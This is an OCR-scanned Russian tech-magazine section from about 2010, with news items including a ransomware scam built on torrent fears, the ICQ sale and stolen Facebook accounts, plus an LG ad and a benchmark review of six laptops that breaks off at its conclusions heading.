Давно известно, что «свято место пусто не бывает», так что, пожалуй, троян, который спекулирует нелегальностью использования торрентов, даже как-то подзадержался. Дабы развести доверчивых пользователей на деньги, трой действует по следующей схеме: порывшись на компьютере и найдя .torrent-файлы, прога выплевывает окно с предупреждением о нарушении копирайта, блокируя систему. Западные пользователи, которые и так скоро будут покрываться холодным потом от одного только упоминания о торрентах, уже чувствуют себя некомфортно, а троянец, не оставляя им выбора, посылает их на выглядящий весьма официально сайт www.icpp-online.com. Ресурс, понятное дело, поддельный, хотя организация ICPP и существует на самом деле. К тому же сайт пестрит страшными аббревиатурами RIAA, MPAA и The Copyright Alliance, которые тоже очень известны в деле войны с контрафактом. К этому моменту рядовой пользователь, должно быть, уже пребывает в ужасе, и тут-то ему предлагают заплатить «штраф», попутно напоминая, что мера наказания за такие правонарушения в худшем случае может составлять до 5 лет лишения свободы или $250000. Сумма «штрафа», тем временем, равняется примерно $400. Если юзер все еще не убежден и отказывается платить, хитрая прога ругается окошком предупреждения, где угрожает сообщить о нелегальных деяния пользователя в соответствующие органы. Как именно троян попадает на машину, и чьему же перу принадлежит эта креативная поделка — неизвестно.

ГОЛЛАНДЦЫ ИЗ КОМПАНИИ TIOBE СОСТАВИЛИ ТОП ЯЗЫКОВ ПРОГРАММИРОВАНИЯ. НА 1-ОМ МЕСТЕ ОКАЗАЛСЯ C, JAVA ЗАНЯЛ 2-Е МЕСТО, А C++ СОХРАНИЛ СВОЮ ПОЗИЦИЮ НА 3-ЕЙ СТРОКЕ РЕЙТИНГА.

FOR THE HORD!



Радость в стан геймеров и поклонников хорошего звука принесла компания Creative, объявив о выпуске новых гарнитур Sound Blaster World of Warcraft Headset и Sound Blaster World of Warcraft Wireless Headset (проводная и беспроводная версии соответственно). Из названия уже понятно, что новинки в первую очередь придутся по душе поклонникам одной из самых успешных MMORPG на нашей планете — World of Warcraft. Дизайн гарнитур всецело соответствует игровой вселенной WoW, а также предоставляет игроку возможность обозначить свою принадлежность к Альянсу или Орде с помощью сменных накладок и выбрать один из 16 миллионов программируемых цветов подсветки. Из технологических особенностей девайса отметим следующие: повышенное (благодаря технологии THX TruStudio PC) качество звучания, отсоединяемый микрофон профессионального уровня с функцией шумоподавления Silencer, технология VoiceFX, позволяющая изменять голос, изображая разных персонажей и существ World of Warcraft. Для беспроводной версии немаловажен и аккумулятор, который может заряжаться даже во время использования девайса. В продаже гарнитуры появятся уже в мае по ориентировочной цене 6899 руб. за проводную и 9299 руб. за беспроводную версии.

ICQ ПРОДАЛИ!

Некоторое время назад корпорация AOL окончательно определилась со списком претендентов на покупку ICQ; ими стали фонд Digital Sky Technologies (владельцы Mail.ru), холдинг «ПрофМедиа» (владельцы медиа-холдинга Rambler Media) и китайская компания Tencent (владелец крупнейшего в мире мессенджера QQ, чья основная аудитория сосредоточена в Китае). Напомним, что решение продать популярный мессенджер вызрело в AOL еще в конце прошло года, и с того самого времени для «Аськи» подыскивали покупателя. Самой America Online в 1998 году ICQ обошлась более чем в 400 миллионов долларов. 28 апреля фонд DST Юрия Мильнера, Григория Фингера и Алишера Усманова все-таки договорилась с американской AOL о выкупе у нее сервиса мгновенных сообщений ICQ за $187,5 млн. 18 миллионов русскоязычных пользователей — получается $10 за лицо :)




ПОПОЛНЕНИЕ В СТРОЮ МОНОБЛОЧНЫХ ПК



В конце апреля компания HP объявила о пополнении семейства настольных компьютеров и показала миру новинки HP All-in-One 200. Свежие моноблоки существенно помогут людям, которых волнует вопрос экономии места без потери мощности — они объединяют до 13 кабелей в одном, при этом обеспечивая столь же высокую производительность как и ПК в традиционных tower-кузовах. All-in-One 200 комплектуются HD-дисплеем диагональю 21.5˝ со светодиодной подсветкой. Экран можно наклонять под углом до 30 градусов и свободно поворачивать в любую сторону; при желании моноблок также можно закрепить на стене. Как уже было сказано выше, вместо обычного клубка проводов к All-in-One 200 тянется лишь кабель питания, но эти скромные габариты таят в себе процессор Intel Pentium E5400 с тактовой частотой 2.7 ГГц, 4 Гб оперативной памяти DDR3, интегрированную графику Intel GMA X4500HD и жесткий диск объемом 500 Гб. Система также оснащена встроенными веб-камерой и микрофоном, беспроводным адаптером 802.11 b/g/n и интегрированными стерео-динамиками. В комплект входят беспроводные мышь и клавиатура. Цена девайса составит примерно 699 евро, и начинать искать его в продаже можно с июня текущего года.

«МЕЛКОМЯГКИЕ» РАПОРТУЮТ: ЗА ПОЛГОДА ИМИ БЫЛО ПРОДАНО БОЛЕЕ 100 МЛН. ЛИЦЕНЗИЙ WINDOWS 7.


КУПИЛ ХАРД, КИНО В ПОДАРОК



Неожиданное известие пришло от голливудского гиганта Paramount Digital Entertainment и компании Seagate — они объявили о начале сотрудничества, благодаря которому жесткие диски серии FreeAgent Go будут продаваться с уже записанными на борту фильмами. Разумеется, все совершенно легально, однако не за «спасибо». Paramount Pictures поделилась с «железным» производителем 21-ой кинолентой, но бесплатным будет только один фильм — Star Trek (2009). Чтобы посмотреть остальные 20, придется раскошелиться на 10-15 баксов, зарегистрироваться на сайте Seagate и приобрести там специальный код доступа. Всего под кино на 500-гигабайтном винте выделено 50 Гб, и все загруженные туда фильмы могут похвастаться DVD-качеством и DRM-защитой. Дэйв Мосли, вице-президент Seagate, уверяет, что такой маркетинговый ход является уникальным и инновационным решением, открывающим перед потребителями легкий путь к получению различного мультимедийного контента. Цена модели емкостью 500 Гб составит $140.

ИНТЕРНЕТ-МАГАЗИН КУПИТ ДУШИ. НЕДОРОГО.

Просто отличный способ продемонстрировать, что никто не читает пользовательских соглашений, нашел британский онлайн-магазин GameStation. Хозяева ресурса по-тихому добавили в соглашение следующий пункт: «Размещая заказ на этом веб-сайте 1 числа 4 месяца 2010 года н.э., вы соглашаетесь предоставить нам возможность заявлять о наших правах, сейчас и всегда, на вашу бессмертную душу, не подлежащую передаче другому лицу. Если мы пожелаем воспользоваться данной возможностью, вы соглашаетесь отказаться от вашей бессмертной души и любых претензий на нее в течение 5 (пяти) рабочих дней с момента получения письменного уведомления от gamesation.co.uk или его авторизованных представителей». Также уточнялось, что «компания вправе затребовать душу через послание, состоящее из шестифутовых, горящих пламенем букв, и при этом не несет никакой ответственности за поврежденное огнем имущество». Для внимательных пользователей была возможность отказаться от продажи души — для этого нужно было перейти по соответствующему линку. Глазастым покупателям, которые заметили шуточный пункт, магазин дарил купон на скидку в размере 5 фунтов. Итог розыгрыша оказался предсказуемо печален — сами того не ведая, свою бессмертную душу продали 88% покупателей, то есть почти 7500 человек.



ОКУНИСЬ В ЯРКИЕ КРАСКИ

Благодаря применению технологии LED*, монитор LG E50 совмещает инновационный тонкий дизайн с исключительной цветопередачей. Разрешение Full HD** в сочетании с высокой динамической контрастностью позволит уловить каждую деталь изображения и насладиться невероятно сочными красками.







Монитор LG серии E50
www.lg.ru




DISCOVER THE UNDISCOVERED***



Двойной экран



Автояркость



2 способа установки



Система "Смарт+"
Высокий контраст



Энергосберегающий



Тонкий

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России). www.lg.ru


*Светодиодные технологии **Изображение высокой четкости ***Постигнуть неведомое

ЗАКОНА «ОБ ИНТЕРНЕТЕ» НЕ БУДЕТ. ПОКА.



Новый «Закон об Интернете», которого опасался весь рунет, от рядовых пользователей до крупных IT-компаний, приказал долго жить. Напомним, что в декабре 2009 года Правительство дало поручение шести ведомствам: Минкомсвязи, МВД, ФСБ, ФСО, ФСТЭК и Минюсту. Согласно этому поручению при Минкомсвязи была создана рабочая группа для рассмотрения вопросов регулирования интернета, которую возглавил Алексей Солдатов. Предполагалось, что она займется разработкой нового законопроекта, который, как многие опасались, мог бы серьезно ужесточить цензуру в рунете. Однако ни о каком жестоком регулировании Сети, как оказалось, речи не идет, да и вообще было принято решение обойтись имеющимся законодательством — в парламенте и Минкомсвязи разрабатываются лишь поправки к существующему федеральному закону «Об информации, информационных технологиях и о защите информации». Управиться со всем этим группа должна к октябрю 2010 — в законе 1700 раз упоминается слово «Интернет», и им предстоит внимательно изучить все эти упоминания, разработать поправки, учитывающие специфику интернета, и устранить все разночтения.

АККАУНТЫ ОПТОМ, 5 КОПЕЕК ЗА ПУЧОК



Беспрецедентный по масштабности случай продажи взломанных учетных записей социальной сети Facebook обнаружили специалисты лаборатории iDefense. На неком закрытом хакерском форуме (адрес не разглашается) они отыскали парня под ником Kirllos, который неспешно реализовывал хакнутые аккаунты Facebook по смешной цене: $25-45 долларов за 1000 логинов/паролей (цена варьируется в зависимости от размера партии). Бросовая стоимость объясняется очень просто — дело в том, что у хакера на руках имеется около 1,5 млн. угнанных учеток. В iDefense уверяют, что продажа такого количества аккаунтов — дело неслыханное. Меж тем, в подтверждение существования такой базы сам Kirllos приводит внушительную подборку логинов/паролей. Откуда у парня взялось такое количество акков, остается лишь гадать. Возможно, дело в успешной фишинговой атаке, возможно, в неком малваре вроде приснопамятного ZeuS. Спецы из iDefense утверждают, что на данный момент хакер реализовал уже порядка 700 тысяч ворованых аккаунтов (таким образом, выручив не менее $17,5 тысяч).

ПЕРВЫЙ РОЛИК НА YOUTUBE ПОЯВИЛСЯ 5 ЛЕТ НАЗАД.

ОНИ УХОДЯТ ВСЛЕД ЗА ПЕРФОКАРТАМИ



Компания Sony официально объявила о том, что собирается окончательно остановить выпуск гибких дискет 3.5˝, полностью прекратив их производство уже к маю 2011 года. Дискетам скоро исполнится 30 лет — магнитные диски формата 3,5 дюйма были разработаны самой компанией Sony в далеком 1981 году. Объем первой версии составлял 720 килобайт (9 секторов), более поздняя версия имела объем 1440 килобайт или 1,4 мегабайт (18 секторов), что и стало стандартом. На сегодняшний день Sony принадлежит почти 70% этого рынка, так как многие производители уже давно прекратили выпуск дискет, а те, кто еще не успел, собираются сделать это в самом ближайшем будущем. Поставки дискет за пределы Японии в Sony уже отменили, так что теперь дело осталось за малым. Прощайте, дискеты, мы будем скучать! И через что же нам теперь смотреть на затмение?..

ЗОНЕ .РФ ДАЛИ ЗЕЛЕНЫЙ СВЕТ

Ну вот и все, организация ICANN (Internet Corporation for Assigned Names and Numbers) вынесла официальное решение, разрешив России пользоваться доменом «.РФ» и ни в чем себе не отказывать. Это означает, что кириллическому инету — быть и здравствовать, а также это делает Россию первой страной в мире, обзаведшейся собственным национальным кириллическим доменом верхнего уровня. Помимо этого Минкомсвязи сообщает, что 15 апреля Совет Координационного центра национального домена сети интернет утвердил новое Положение о приоритетной регистрации доменных имен в домене «.РФ» — оно вступит в силу 12 мая текущего года. Новое положение призвано расширить список категорий пользователей, которые будут иметь право на регистрацию доменов в зоне «.РФ» в приоритетном порядке. По данным на 21 апреля, в зоне «.РФ» было зарегистрировано уже 9936 доменов, из которых 5% составили домены для государственных нужд. Приоритетная регистрация завершится 16 сентября, и после нее стартует открытая регистрация для всех желающих.





...И ЯБЛОКИ СВОИ ЗАБЕРИТЕ!

Между компаниями Adobe и Apple уже давно существует немалое количество разногласий, основная причина которых — технология Flash. Венцом всему стала запись в блоге главного менеджера по связям с разработчиками платформы Flash, Майка Чамберса.

В своем посте он сообщил, что в ближайшем будущем Adobe планирует прекратить тратить человеческие и финансовые ресурсы на поддержание технологии Flash для iPhone. В пакете Adobe Creative Suite 5 возможность конвертации Flash-кода в приложения для iPhone пока сохранится, но что будет дальше — не совсем понятно.

В пику закрытым разработкам Apple Чамберс также усиленно хвалил в своем посте другие мобильные ОС, в частности много лестных слов перепало Android'у от Google. «Лично я собираюсь переключиться на аппараты на базе Android (особенно меня интересуют Android-планшеты, которые должны выйти в этом году) и больше не собираюсь уделять так много внимания тому, что связано с iPhone», — пишет Чамберс.

ПО ПОДСЧЕТАМ КОМПАНИИ CANONICAL, АКТИВНЫХ UBUNTU-ЮЗЕРОВ УЖЕ 12 МЛН. ЧЕЛОВЕК, ТОГДА КАК ОСЕНЬЮ 2008 НАСЧИТЫВАЛОСЬ ЛИШЬ 8 МЛН.

Сергей Никитин



СИЛА В МОБИЛЬНОСТИ

ТЕСТИРОВАНИЕ МОЩНЫХ НОУТБУКОВ


Несмотря на то, что настольные компьютеры обладают массой преимуществ, сегодня все больше и больше людей приобретают ноутбук в качестве не дополнительного, мобильного, а основного компьютера. Как правило, маршрут такого ноутбука это квартира — машина — работа и наоборот. Сегодня мы протестировали как раз такие устройства.

МЕТОДИКА ТЕСТИРОВАНИЯ


Для проверки быстродействия мы использовали три группы программ. В первую входили синтетические бенчмарки 3DMark`06 и PCMark Vantage. Во вторую группу программ вошел тест, встроенный в архиватор WinRAR, демонстрирующий нам скорость работы связки «процессор + память», а также программа SuperPi, серьезно нагружающая систему вычислением числа «пи» с точностью до двух миллионов знаков после запятой (мы использовали именно этот параметр). Третью группу составили бенчмарки, встроенные в игры: современные и красивые приложения Resident Evil 5 и Tom Clancy's H.A.W.X. Все тесты проводились при работе как от сети, так и от аккумулятора. Такой важный параметр как время работы от батареи мы проверяли с помощью программы Battery Eater Pro v2.70. Все исследования проводились с использованием схемы питания Balanced (сбалансированный). Стоит отметить, что тесты PCMark (всех версий) сами по себе также являются своеобразным испытанием на длительность автономной работы ввиду того, что они проходят очень долго (практически час), при этом серьезно нагружая всю систему. В этот раз с PCMark Vantage справились все участники тестирования, но раньше при тестах ноутбуков часто случалось, что ресурса батареи устройства не хватало, чтобы выполнить тест до конца.

ТЕХНОЛОГИИ

Основными отличиями мощных ноутбуков, которые из-за их габаритов сложно назвать в полной мере мобильными компьютерами, от их действительно легко транспортируемых собратьев являются, помимо размеров, мощные компоненты. В частности это видеоподсистема, которая вполне позволяет играть в современные игры, что и доказали наши тесты. Конечно, не стоит рассчитывать на самые крутые настройки в новейшем шутере, но все-таки это нечто на порядок превосходящее стандартные ноуты, в которых зачастую используется встроенное графическое решение. Обратной стороной мощности и дополняющей ее большой диагонали дисплея являются большие габариты, немалый вес и высокое энергопотребление устройства, которое повышает нагрев и уменьшает время автономной работы. С одной стороны, это не очень большие недостатки, если учесть то, что данные устройства в основном используются вместо настольных компьютеров, а не как мобильные, с другой стороны, любому ноутбуку может быть придется работать автономно, в дороге, и эти моменты нужно учитывать.




Лучшее время автономной работы показал MSI GT729, при этом он обеспечивает весьма высокую производительность



Наибольшее число fps было зафиксировано на HP Pavilion dv6, причем просадка при работе от батареи была не слишком значительная

SUPERPI



Казалось бы, и в этом тесте должен был выиграть лаптоп с самым новым процессором, однако SuperPi — однопоточный тест, и тут все определяет тактовая частота

WINRAR

Toshiba Qosmio X500
Samsung R580
MSI GT729
HP Pavilion dv6
Dell Studio 1515
Acer Aspire 5740G
0 500 1000 1500 2000 2500
от сети
от батареи
Кб/с (больше-лучше)

Архивирование в WinRAR существенно нагружает CPU ноутбука и победитель очевиден — Toshiba Qosmio X500, оснащенный новейшим Intel Core i7



ACER ASPIRE 5740G

25300 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ПРОЦЕССОР, ГГЦ: 2.1, INTEL CORE I3-330M
ПАМЯТЬ, ГБ: 3
ДИСПЛЕЙ: 15.6˝, 1366X768
ВИДЕОКАРТА, МБ: 512, ATI MOBILITY RADEON HD 5470
ЖЕСТКИЙ ДИСК, ГБ: 250
ОПТИЧЕСКИЙ ПРИВОД: DVD SUPER MULTI DL
СРЕДСТВА СВЯЗИ: МОДЕМ, GIGABIT LAN, BLUETOOTH, WI-FI 802.11B/G/N
ИНТЕРФЕЙСЫ: 4X USB, 1X HDMI, VGA, SD, MMC, XD, MS, MS PRO, S/PDIF, MIC, EAR
ГАБАРИТЫ, ММ: 383X250X26~37
ВЕС, КГ: 2.8





Открыв крышку устройства, мы увидели веб-камеру, блок цифровых клавиш на клавиатуре, несколько дополнительных кнопок и тачпад, оснащенный линией прокрутки. Приятные сюрпризы начинаются сразу! Тачпад несколько смещен влево, но к этому можно быстро привыкнуть. Блок цифровых клавиш придется по вкусу тем, кто проводит много времени за скучными офисными программами, высокая производительность и большое время автономной работы — вообще всем, а красиво подсвеченная кнопка включения усладит эстетов.

А вот отсутствие разъема DVI или HDMI нас несколько разочаровало. Подключить внешний монитор или проектор можно только через порт D-Sub. Наличие модема — весьма спорное решение, ведь вместо него можно было установить нечто более полезное и современное.




DELL STUDIO 1515

25000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ПРОЦЕССОР, ГГЦ: 2, INTEL MOBILE CORE 2 DUO T6400
ПАМЯТЬ, ГБ: 2
ДИСПЛЕЙ: 15.6˝, 1280X800
ВИДЕОКАРТА, МБ: 512, ATI MOBILITY RADEON HD 4570
ЖЕСТКИЙ ДИСК, ГБ: 150
ОПТИЧЕСКИЙ ПРИВОД: DVD SUPER MULTI
СРЕДСТВА СВЯЗИ: GIGABIT LAN, BLUETOOTH, WI-FI 802.11B/G/N
ИНТЕРФЕЙСЫ: 2X USB, VGA, 1X ESATA, 1X HDMI, 1X MINI FIREWIRE, EXPRESSCARD, SD, MMC, MS, MS PRO, MIC, EAR
ОПЕРАЦИОННАЯ СИСТЕМА: WINDOWS VISTA HOME BASIC
ГАБАРИТЫ, ММ: 371X252X30
ВЕС, КГ: 2.7





Кнопка включения размещена сбоку, так что придется некоторое время поискать ее на тонком корпусе устройства. Периметр корпуса занят портами и разъемами: кроме стандартных там присутствуют eSATA, HDMI и mini FireWire. Оснащенный хорошими компонентами, данный ноутбук показал весьма высокие результаты во всех наших тестах. Особенно он отличился в испытании на длительность работы от батареи, продержавшись более 100 минут. Под крышкой нас ждут такие приятные мелочи как web-камера и клавиатура с кнопками стандартного, а не уменьшенного размера.

Внешний вид ноутбука не отличается оригинальностью. Да и набор интерфейсов не самый богатый, например, разъемов USB здесь всего два. Также было бы нелишним наличие портов HDMI или DVI.



Samsung R580

Dell Studio 1515

GIGABYTE GA-MA770T-UD3P

Acer Aspire 7740G









30000 руб.

HP PAVILION dv6t

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ПРОЦЕССОР, ГГЦ: 1.6, INTEL CORE I7-Q720M
ПАМЯТЬ, ГБ: 4
ДИСПЛЕЙ: 15.6", 1366?768
ВИДЕОПЛАТА, МБ: 1024, NVIDIA GEFORCE GT 230M
ЖЕСТКИЙ ДИСК, ГБ: 250
ОПТИЧЕСКИЙ ПРИВОД: DVD SUPER MULTI DL
СРЕДСТВА СВЯЗИ: GIGABITLAN, BLUETOOTH, WI-FI 802.11 B/G/N, IRDA
ИНТЕРФЕЙСЫ: 4X USB, VGA, 1X HDMI, 1X ESATA (СОВМЕЩЕН С USB), 1X MINI FIREWIRE, SD, MS, MS PRO, MMC, XD, MIC, EAR, ПОРТ ДЛЯ ДОК-СТАНЦИИ, EXPRESSCARD
ОПЕРАЦИОННАЯ СИСТЕМА: WINDOWS 7 HOME ADVANCED
ГАБАРИТЫ, ММ: 258X358X37
ВЕС, КГ: 3





Стильный ноутбук небольшого размера. Но не стоит считать его бесполезной малявкой, так как у него есть масса функциональных плюсов: полный набор коммуникационных устройств, шикарный набор интерфейсов, блок цифровых клавиш, которые порадуют трудоголиков. Внутри скрыты весьма и весьма неплохие компоненты, что подтверждают наши тесты. Да, это не феноменальная скорость, но вполне приличные показатели, поэтому можно утверждать, что работа с большинством задач и приложений будет комфортна. Приятным дополнением станет отдельно продающаяся док-станция, обладающая множеством полезных портов.

Самый главный недостаток данного ноутбука — малое время автономной работы. Как показало наше тестирование, по этому параметру данная модель плетется в хвосте. Да и отсутствие интерфейса HDMI также не идет ему в плюс.

неизвестно

MSI GT729

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ПРОЦЕССОР, ГГЦ: 2.53, INTEL CORE 2 DUO P9500
ПАМЯТЬ, ГБ: 4
ДИСПЛЕЙ: 17", 1680X1050
ВИДЕОПЛАТА, МБ: 1024, ATI MOBILITY RADEON HD 4850
ЖЕСТКИЙ ДИСК, ГБ: 300
ОПТИЧЕСКИЙ ПРИВОД: BD-ROM
СРЕДСТВА СВЯЗИ: МОДЕМ, GIGABIT LAN, BLUETOOTH, WI-FI 802.11 B/G/N
ИНТЕРФЕЙСЫ: 3X USB, 1X MINI FIREWIRE, 1X ESATA, 1X HDMI, VGA, SD, PCMCIA, MIC, EAR
ОПЕРАЦИОННАЯ СИСТЕМА: N\A
ГАБАРИТЫ, ММ: 395X278X26.5~35
ВЕС, КГ: 3.2






От аббревиатуры GT веет скоростью, поэтому корпус выполнен в цветовой схеме «красное и карбон». Полное соответствие спортивному автомобилю: под крышкой-капотом размещены мощный движок и другие компоненты, которые позволяют отлично проводить время как в пробках и трассах с ограниченной скоростью, так и на автобанах. Большой дисплей отлично подойдет как для работы (не нужно листать страницы), так и для игр (без комментариев). Приятным дополнением будет дисковод Blu-ray — даже если им пока не пользоваться, то уже можно похвастаться. И тест автономной работы — о нем нельзя не сказать, так как пройден он был на отлично.



Удалось ему это, правда, за счет большой батареи, выпирающей из корпуса. Поскольку к нам в лабораторию попал инженерный сэмпл — на нем не было установлено ОС. А вот причину, по которой бенчмарк PCMark Vantage не выдал результатов тестирования, выяснить не удалось.







SAMSUNG R580



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ПРОЦЕССОР, ГГЦ: 2.53, INTEL CORE I5-540M
ПАМЯТЬ, ГБ: 4
ДИСПЛЕЙ: 15.6˝, 1366X768
ВИДЕОПЛАТА, МБ: 1024, NVIDIA GEFORCE GT 330M
ЖЕСТКИЙ ДИСК, ГБ: 500
ОПТИЧЕСКИЙ ПРИВОД: DVD SUPER MULTI DL
СРЕДСТВА СВЯЗИ: GIGABITLAN, BLUETOOTH, WI-FI 802.11B/G/N
ИНТЕРФЕЙСЫ: 4X USB, USB SLEEP-AND-CHARGE, 1X HDMI, 1X ESATA (СОВМЕЩЕН С USB), SD, SDHC, MMC, VGA, EXPRESSCARD, MIC, EAR,
ОПЕРАЦИОННАЯ СИСТЕМА: WINDOWS 7 PROFESSIONAL
ГАБАРИТЫ, ММ: 358X264X28.6~36.5
ВЕС, КГ: 2.7



Очень стильный тонкий корпус этого ноутбука, на котором не остается отпечатков пальцев, будет привлекать внимание и к его владельцу. Так что если тебе нужны восторженные взгляды, то это устройство тебе подходит. Наши тесты показали, что кроме стильности он еще и достаточно быстр, а наличие web-камеры, блока цифровых клавиш и полного коммуникационного набора тонко намекает на функциональность устройства. Очень интересной особенностью также является возможность подзаряжать различные устройства через особый USB-порт даже когда ноутбук выключен.



Результаты времени автономной работы не самые выдающиеся среди протестированных моделей. Также к недостаткам следует отнести отсутствие порта HDMI.

TOSHIBA QOSMIO X500

107500 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ПРОЦЕССОР, ГГЦ: 1.73, INTEL CORE I7-Q820
ПАМЯТЬ, МБ: 4
ДИСПЛЕЙ: 18.4˝, 1920X1080
ВИДЕОПЛАТА, МБ: 1024, NVIDIA GEFORCE GTS 250M
ЖЕСТКИЙ ДИСК, ГБ: 2X320
ОПТИЧЕСКИЙ ПРИВОД: DVD SUPER MULTI
СРЕДСТВА СВЯЗИ: LAN, BLUETOOTH, WI-FI 802.11B/G/N
ИНТЕРФЕЙСЫ: 3X USB, 1X ESATA, 1X HDMI, 1X MINI FIREWIRE, EXPRESSCARD, SD, MS, XD, VGA, MIC, EAR
ОПЕРАЦИОННАЯ СИСТЕМА: WINDOWS 7 ULTIMATE
ГАБАРИТЫ, ММ: 442.6X294.2X41.5
ВЕС, КГ: 4.6





Этот ноутбук оснащен самым большим дисплеем в нашем тесте — 18,4 дюйма! Кроме того, открыв крышку, мы видим очень симпатичную клавиатуру с подсветкой, блок цифровых кнопок, а также сенсорную панель с дополнительными клавишами. Дальнейшее напоминает крутой триллер: устройство оснащено сканером отпечатков пальцев и системой распознавания лица, так что безопасности тут уделено немало внимания. Не забыты и интерфейсы, портов и разъемов на корпусе масса, а также производительность: мощные компоненты выдали соответствующий результат.



Гигантские габариты этого ноутбука многим могут не понравиться. И что расстраивает — от батареи ноутбук работает чуть больше часа. К нам попал инженерный образец, видимо поэтому мы не смогли получить конечный результат в тесте PCMark Vantage.

ВЫВОДЫ

